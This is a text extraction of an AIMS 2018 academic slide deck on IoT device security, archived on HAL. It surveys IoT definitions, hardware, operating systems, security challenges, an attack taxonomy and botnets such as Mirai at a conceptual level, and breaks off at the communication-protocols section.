



**HAL**  
open science

## Security Analysis of Internet of Things Devices: Hands-on lab

Abdelkader Lahmadi, Frédéric Beck

► **To cite this version:**

Abdelkader Lahmadi, Frédéric Beck. Security Analysis of Internet of Things Devices: Hands-on lab. AIMS 2018 - 12th International Conference on Autonomous Infrastructure, Management and Security, Jun 2018, Munich, Germany. hal-01943543

**HAL Id: hal-01943543**

**<https://inria.hal.science/hal-01943543v1>**

Submitted on 6 Dec 2018

**HAL** is a multi-disciplinary open access archive for the deposit and dissemination of scientific research documents, whether they are published or not. The documents may come from teaching and research institutions in France or abroad, or from public or private research centers.

L'archive ouverte pluridisciplinaire **HAL**, est destinée au dépôt et à la diffusion de documents scientifiques de niveau recherche, publiés ou non, émanant des établissements d'enseignement et de recherche français ou étrangers, des laboratoires publics ou privés.

# Security Analysis of Internet of Things Devices: Hands-on lab

Abdelkader Lahmadi, Frédéric Beck

[Abdelkader.lahmadi@loria.fr](mailto:Abdelkader.lahmadi@loria.fr), [Frederic.Beck@inria.fr](mailto:Frederic.Beck@inria.fr)

AIMS 2018, Jun 4<sup>th</sup> 2018, Munich, Germany



# Outline

- IoT devices overview
  - Consumer and industrial IoT
  - Hardware and software architectures
- Communication protocols
  - Z-Wave protocol
  - BLE protocol
- IoT attacks and threats
  - Case studies
- Communication protocols analysis: BLE and ZWave
  - BLE Packets sniffing using ubertooth
  - Z-wave Packets sniffing using GNU Radio and scapy
  - A Z-wave attack: the universal controller

# Internet of Things (IoT)

- ◆ The next big thing is small
  - Low-power Motes (TI MSP430, SensorTAG, STM32xx, ARM-based, ...)
  - Arduino, Raspberry PI, Intel Quark SoC
  - Motes with energy harvesting
- ◆ IoT is one of the hot research topics, IETF is working on IoT protocols
- ◆ IoE (Internet of Everything) is coming soon for connecting People, Process, Data, and Things



Source: extremeTech.com

Ultra Compact Shields

Total Stackup Height  
22.7 mm (0.89 inches)  
with 6 Boards and Coin  
Cell Holder






# IoT: Different definitions, similar concepts

International Telecommunication Union (ITU) ITU–T Recommendation Y.2060,

*3.2.2 Internet of things (IoT): A global infrastructure for the information society, enabling advanced services by interconnecting (physical and virtual) things based on existing and evolving interoperable information and communication technologies.*

The Internet Architecture Board (IAB) begins RFC 7452,<sup>33</sup> “Architectural Considerations in Smart Object Networking”, with this description:

*The term "Internet of Things" (IoT) denotes a trend where a large number of embedded devices employ communication services offered by the Internet protocols. Many of these devices, often called "smart objects," are not directly operated by humans, but exist as components in buildings or vehicles, or are spread out in the environment.*

The Oxford Dictionaries<sup>38</sup> offers a concise definition that invokes the Internet as an element of the IoT:

*Internet of things (noun): The interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data.*

*“A world where physical objects are seamlessly integrated into the information network, and where the physical objects can become active participants in business processes. Services are available to interact with these ‘smart objects’ over the Internet, query their state and any information associated with them, taking into account security and privacy issues.”*

# Raise and growth of IoT

- 24 billion Internet-connected objects by 2019 (according to Cisco)
- 75 billion networked devices by 2020 according to Morgan Stanley
- 100 billion of IoT connections by 2025 according to Huawei



Source: Cisco IBSG projections, UN Economic & Social Affairs <http://www.un.org/esa/population/publications/longrange2/WorldPop2300final.pdf>

Source: <http://www.cisco.com/c/en/us/about/security-center/secure-iot-proposed-framework.html>

# Internet of Things applications



**Environmental Monitoring**



**Smart Home**



**Wearable**



**Smart Grid**



**Medical & Healthcare**



**Connected Vehicle**



**Smart City**



**Industrial Automation**



# Consumer IoT devices



Lutron ZigBee Wireless Keypads works with Cree and GE Bulbs



SmartyPans (smart cooking pans)



SmartyPans



Jasco Avi-on



DUMB - SMART



When you enter an area with your iPhone, switch on your air conditioner with Sensibo

by sensibo

78 3



AromaCare



Microbot Push

*"Microbot Push is a wireless robotic finger that can push most ordinary buttons just like a human finger does."*

# Industrial IoT (IIoT) devices



# IIoT and consumer IoT integration



Source: <http://www.electronicdesign.com/iot/designing-industrial-internet-things>



# IoT elements



- **Identification:** name and match services.
- **Sensing:** gathering data from related objects within the network and sending it back to a data warehouse, database, or cloud.
- **Communication:** connect heterogeneous objects together to deliver specific smart services.
- **Computation:** Processing units (e.g., microcontrollers, microprocessors, SOCs, FPGAs) and software applications represent the “brain” and the computational ability of the IoT.
- **Services:** Identity-related Services, Information Aggregation Services, Collaborative-Aware Services and Ubiquitous Services.
- **Semantics:** ability to extract knowledge smartly by different machines to provide the required services.

IoT Elements		Samples
Identification	Naming	EPC, uCode
	Addressing	IPv4, IPv6
Sensing		Smart Sensors, Wearable sensing devices, Embedded sensors, Actuators, RFID tag
Communication		RFID, NFC, UWB, Bluetooth, BLE, IEEE 802.15.4, Z-Wave, WiFi, WiFiDirect, , LTE-A
Computation	Hardware	SmartThings, Arduino, Phidgets, Intel Galileo, Raspberry Pi, Gadgeteer, BeagleBone, Cubieboard, Smart Phones
	Software	OS (Contiki, TinyOS, LiteOS, Riot OS, Android); Cloud (Nimbits, Hadoop, etc.)
Service		Identity-related (shipping), Information Aggregation (smart grid), Collaborative-Aware (smart home), Ubiquitous (smart city)
Semantic		RDF, OWL, EXI

# IoT node architecture



# Microcontroller

- Main processing units of embedded devices
- Special purpose and highly integrated
  - Integrated RAM, ROM, I/O, peripherals
  - Extremely good power to performance ratio
  - Cheap, typically 0.25 - 10.00 USD
- Executes programs including embedded system control, measurement & communications
  - Usually time-critical requiring guarantees
  - Real-time performance a common requirement
    - Pre-emptive scheduled tasks
    - Queues and semaphores



# Example: MSP430

- Texas Instruments mixed-signal uC
- 16-bit RISC
- ROM: 1-60 kB
- RAM: Up to 10 kB
- Analogue
  - 12 bit ADC & DAC
  - LCD driver
- Digital
  - USART x 2
  - DMA controller
  - Timers



# IoT: common operating systems

<b>Operating System</b>	<b>Language Support</b>	<b>Minimum Memory (KB)</b>	<b>Event-based Programming</b>	<b>Multi-threading</b>	<b>Dynamic Memory</b>
<b>TinyOS</b>	nesC	1	Yes	Partial	Yes
<b>Contiki</b>	C	2	Yes	Yes	Yes
<b>LiteOS</b>	C	4	Yes	Yes	Yes
<b>Riot OS</b>	C/C++	1.5	No	Yes	Yes
<b>Android</b>	Java	-	Yes	Yes	Yes

# Security and privacy issues in Internet of Things

# IoT security

- Ensuring the **security, reliability, resilience and stability** of Internet applications and services is critical
- **Security in IoT is important** and linked to the ability of users to trust their environment
- **Poorly secured IoT devices**: entry points for cyber attacks, reprogram the device, malfunctioning
- **Poorly designed devices** can expose user data to theft
- Competitive **cost** and technical **constraints**: security design **deficiency**
- Every **poorly secured device** that is connected online potentially affects the security and resilience of the Internet globally (**Mirai botnet, end 2016**)

# Challenges

- **Large scale**: deployment of IoT devices at a massive scale
- **High connectivity and multiple protocols**: device to device, device to gateway, device to cloud
- **Low diversity**: a vulnerability in a protocol may affect many devices sharing the same protocol
- **Difficult to reconfigure** or to **upgrade**
- The user has **no visibility** into the **data produced** by the device or its **internal working**
- **Build Your own Internet of Things**: poor security practices



# Why it is difficult to secure IoT?

- Battery life extension
  - Limited energy to execute the designed functionality and **heavy security instructions** can drain the devices' resources
  - Use the minimum security requirements on the device, which is not recommended especially when dealing with sensitive data.
  - harvest energy from natural resources (e.g., light, heat, vibration, wind): requires hardware upgrade and increases cost
- Lightweight computation
  - limited memory space which can't handle the computing and storage requirements of advanced cryptography algorithms.
  - Latency hiding technique: breaking down the query results of large size into small sized data sets.
  - Lightweight encryption scheme: Identity-based Encryption

# Classification of IoT attacks

- Physical attack: performed when the attacker is in a close distance of the device
  - Use secure booting by applying a cryptographic hash algorithms and digital signature to verify its authentication and the integrity of the software
- Network attack: manipulating the IoT network system to cause damage
  - Authenticate itself to the network before any transmission or reception of data
- Software attack: happen when the IoT applications present some security vulnerabilities that allow the attacker to seize the opportunity and harm the system.
- Encryption attack: breaking the system encryption. This kind of attacks can be done by side channel, cryptanalysis, and man-in-the-middle attacks

# Classification of IoT attacks

- Taxonomy classification for IoT attacks based on how the attacker features deviates from the legitimate IoT devices
  - ignoring, reducing, misusing, and extending the system functionality
- Creating a covert channel: organization building that implemented smart lights
  - Optical receiver that could read the data from a distance of over 100 meters by measuring the exact duration and frequency of the small changes in the lights intensity
  - Use those lights to create strobes in the sensitive light frequencies, which can lead to a risk of epileptic seizures

# IoT botnets

- December 2013: first IoT botnet
  - 25% of the botnet was made up of devices other than computers, including smart TV, baby monitors and other household appliances
- October 2016: Mirai botnet
  - Many web sites including: Twitter, Netflix, Spotify, Airbnb, Reddit, Etsy, SoundCloud and The New York Times, were reported inaccessible by users caused by a distributed denial of service attack (DDoS) attack using a network of consumer devices from the Internet of Things (IoT)
- 2016: IRCTelnet
  - Infect Linux-based insecure IoT devices and turn them into a botnet to carry out massive DDoS attacks

# Reading material

- S. Raza, S. Duquennoy, J. Hoglund, U. Roedig, and T. Voigt, “Secure communication for the internet of things: a comparison of link-layer security and ipsec for 6lowpan,” *Security and Communication Networks*, vol. 7, no. 12, 2014.
- S. Raza, D. Trabalza, and T. Voigt, “6lowpan compressed dtls for coap,” in *2012 IEEE 8th International Conference on Distributed Computing in Sensor Systems*, May 2012, pp. 287–289.
- S. Raza, H. Shafagh, K. Hewage, R. Hummen, and T. Voigt, “Lithe: Lightweight secure coap for the internet of things,” *IEEE Sensors Journal*, vol. 13, no. 10, pp. 3711–3720, Oct 2013
- R. Hummen, J. H. Ziegeldorf, H. Shafagh, S. Raza, and K. Wehrle, “Towards viable certificate-based authentication for the internet of things,” in *Proceedings of the 2Nd ACM Workshop on Hot Topics on Wireless Network Security and Privacy*, ser. HotWiSec ’13, 2013, pp. 37–42.

# IoT communication protocols

# IoT communication models (RFC 7452)

- Device to device communications
  - Built-in security and trust mechanisms
  - Device-specific data models
  - Compatibility problem for the users

